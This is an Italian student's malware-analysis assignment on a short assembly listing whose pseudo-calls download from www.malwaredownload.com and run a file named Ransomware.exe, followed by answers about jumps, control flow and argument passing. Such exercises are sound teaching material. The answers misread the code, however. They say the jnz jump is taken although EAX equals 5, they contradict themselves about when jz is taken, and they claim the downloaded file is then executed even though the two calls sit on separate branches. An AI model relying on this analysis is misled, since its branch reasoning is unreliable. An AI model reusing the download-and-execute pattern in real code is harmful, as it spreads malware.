Cyber Security & Ethical Hacking

Indice

Traccia

Con riferimento al codice presente di seguito, rispondere ai seguenti quesiti:

1. Spiegare, motivando, quale salto condizionale effettua il malware.

2. Disegnare un diagramma di flusso (prendere come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicare con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.

3. Quali sono le diverse funzionalità implementate all'interno del malware?

4. Con riferimento alle istruzioni "call" presenti, dettagliare come sono passati gli argomenti alle successive chiamate di funzione . Aggiungere eventuali dettagli tecnici/teorici.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

---

1 Spiegare, motivando, quale salto condizionale effettua il malware:

Il malware effettua due salti condizionali nel codice:


Prima di tutto, controlla se il valore nel registro EAX è diverso da 5. Se è diverso, il programma salta a una parte specifica del codice (loc0040BBA0). Questo potrebbe significare che il malware sta verificando se una certa condizione è stata soddisfatta prima di procedere con un'azione specifica.

Successivamente, controlla se il valore nel registro EBX è uguale a 11. Se è così, il programma salta a un'altra parte del codice (loc0040FFA0). Questo controllo potrebbe indicare che il malware sta monitorando un contatore o un iteratore e attende che raggiunga un valore specifico prima di eseguire un'operazione successiva.

In sostanza, questi salti condizionali sono come "bivi" nel flusso di esecuzione del malware, che lo aiutano a decidere cosa fare in base alle condizioni dei registri EAX ed EBX.

---

2 Disegnare un diagramma di flusso (prendere come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicare con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.



Nel diagramma creato, ogni blocco rappresenta un'istruzione del codice assembly fornito. Le frecce tra i blocchi indicano il flusso di esecuzione del programma da un'istruzione all'altra.

Il programma inizia eseguendo l'istruzione mov EAX, 5, che assegna il valore 5 al registro EAX.

Successivamente, il programma esegue l'istruzione mov EBX, 10, assegnando il valore 10 al registro EBX.

Dopo aver assegnato i valori, il programma esegue un confronto tra il valore in EAX e 5 tramite l'istruzione cmp EAX, 5.

Il programma decide se saltare o meno all'etichetta loc0040BBA0 in base al risultato del confronto. Se i valori non sono uguali, il salto condizionale (jnz) viene effettuato e lo indichiamo con la linea verde, altrimenti il flusso prosegue normalmente senza saltare.

Se il salto condizionale viene effettuato, il programma esegue l'istruzione inc EBX, che incrementa il valore nel registro EBX di uno.

Dopo l'incremento, il programma esegue un confronto tra il valore in EBX e 11 tramite l'istruzione cmp EBX, 11.

Il programma decide se saltare o meno all'etichetta loc0040FFA0 in base al risultato del confronto. Se i valori sono uguali, il salto condizionale (jz) non viene effettuato e il flusso continua normalmente. Se i valori non sono uguali, il salto condizionale viene effettuato, ma nel diagramma ho rappresentato il flusso diretto senza il salto evidenziandolo con delle line di colore rosso .

In questo modo, il diagramma di flusso visualizza chiaramente il percorso che il programma può seguire durante l'esecuzione, evidenziando i punti in cui i salti condizionali influenzano il flusso del programma.

---

3 Quali sono le diverse funzionalità implementate all'interno del malware?

Si possono dedurre alcune delle funzionalità implementate all'interno del malware, che sono:

Download di un file da Internet: il malware sembra essere in grado di scaricare un file da un URL specifico (www.malwaredownload.com). Questa funzionalità è indicata dall'istruzione DownloadToFile() che viene chiamata dopo il salto condizionale effettuato alla locazione loc0040BBA0.

Esecuzione di un file scaricato: dopo aver scaricato il file, il malware sembra essere in grado di eseguirlo sul sistema della vittima. Questa funzionalità è indicata dall'istruzione WinExec(), che viene chiamata dopo il salto condizionale effettuato alla locazione loc0040FFA0.

Controllo delle condizioni durante l'esecuzione: il malware utilizza istruzioni di confronto (cmp), seguite da salti condizionali (jnz e jz), per controllare lo stato dei registri EAX ed EBX e decidere quali azioni eseguire di conseguenza. Questo suggerisce che il malware sia in grado di prendere decisioni durante l'esecuzione in base a determinate condizioni.

---

4 Con riferimento alle istruzioni "call" presenti, dettagliare come sono passati gli argomenti alle successive chiamate di funzione. Aggiungere eventuali dettagli tecnici/teorici.

Le istruzioni ***call***, nel codice assembly, vengono utilizzate per chiamare una funzione. Quando viene eseguita un'istruzione ***call***, il punto successivo di esecuzione viene salvato nello stack e l'esecuzione viene trasferita all'indirizzo specificato, che è l'indirizzo di inizio della funzione.

Nel caso specifico del codice fornito:

- Alla locazione *0040BBA8*, viene eseguita un'istruzione call DownloadToFile(). Questa istruzione chiama una funzione chiamata DownloadToFile(). Prima della chiamata alla funzione, viene eseguita un'istruzione push EAX, che mette il valore del registro EAX (che contiene l'indirizzo del buffer contenente l'URL "www.malwaredownload.com") nello stack. Questo è un modo comune per

passare argomenti alle funzioni in assembly: i valori degli argomenti vengono spinti nello stack prima della chiamata alla funzione.

- Alla locazione *0040FFA8*, viene eseguita un'istruzione call WinExec(), che chiama una funzione chiamata WinExec(). Prima della chiamata alla funzione, viene eseguita un'istruzione push EDX, che mette il valore del registro EDX (che contiene il percorso del file "C:\Program and Settings\Local User\Desktop\Ransomware.exe") nello stack. Anche qui, è usato lo stesso approccio: i valori degli argomenti vengono spinti nello stack prima della chiamata alla funzione.

  Quindi, in entrambi i casi, gli argomenti vengono passati alle funzioni mettendo i loro valori nello stack prima della chiamata delle funzioni stesse. Questo è un metodo comune per passare argomenti alle funzioni in assembly, ma è importante notare che potrebbero esserci altre convenzioni di chiamata specifiche a seconda dell'ambiente e del compilatore utilizzati.

Conclusioni :

Analisi delle funzionalità del malware: il codice assembly analizzato rivela che il malware ha almeno due funzionalità principali:

- Scaricare un file da Internet, specificamente dall'URL "www.malwaredownload.com", utilizzando la funzione DownloadToFile().
- Eseguire un file localmente sul sistema della vittima, in particolare il file "C:\Program and Settings\Local User\Desktop\Ransomware.exe", utilizzando la funzione WinExec().

Metodi di passaggio degli argomenti: si è osservato che i valori degli argomenti vengono passati alle funzioni tramite lo stack, con l'uso delle istruzioni *push* prima di eseguire l'istruzione *call* per chiamare la funzione corrispondente. Questo approccio è comune nel passaggio degli argomenti alle funzioni in assembly, ma potrebbe variare a seconda delle convenzioni di chiamata specifiche utilizzate.

Possibili implicazioni sulla sicurezza informatica: la capacità del malware di scaricare e eseguire file da Internet può indicare un potenziale rischio per la sicurezza dei sistemi informatici, poiché potrebbe essere utilizzato per diffondere ulteriori componenti dannosi o per eseguire azioni dannose sul sistema della vittima.

Possibili contromisure: è importante che gli utenti adottino misure di sicurezza adeguate, come l'installazione di software antivirus e firewall aggiornati, il mantenimento del sistema operativo e del software sempre aggiornato, l'evitare di cliccare su link sospetti o di scaricare file da fonti non attendibili, e l'educazione degli utenti sulla consapevolezza della sicurezza informatica.

Analisi più approfondita: questo segmento di codice rappresenta solo una piccola parte di un malware più ampio. Una più approfondita analisi del codice sorgente completo potrebbe fornire informazioni aggiuntive sulle funzionalità, le vulnerabilità e le contromisure potenziali per mitigare il rischio di infezione e diffusione del malware.

In conclusione, la comprensione del funzionamento e delle potenziali minacce rappresentate dal malware è fondamentale per proteggere i sistemi informatici da possibili attacchi e mantenere un ambiente informatico sicuro e protetto.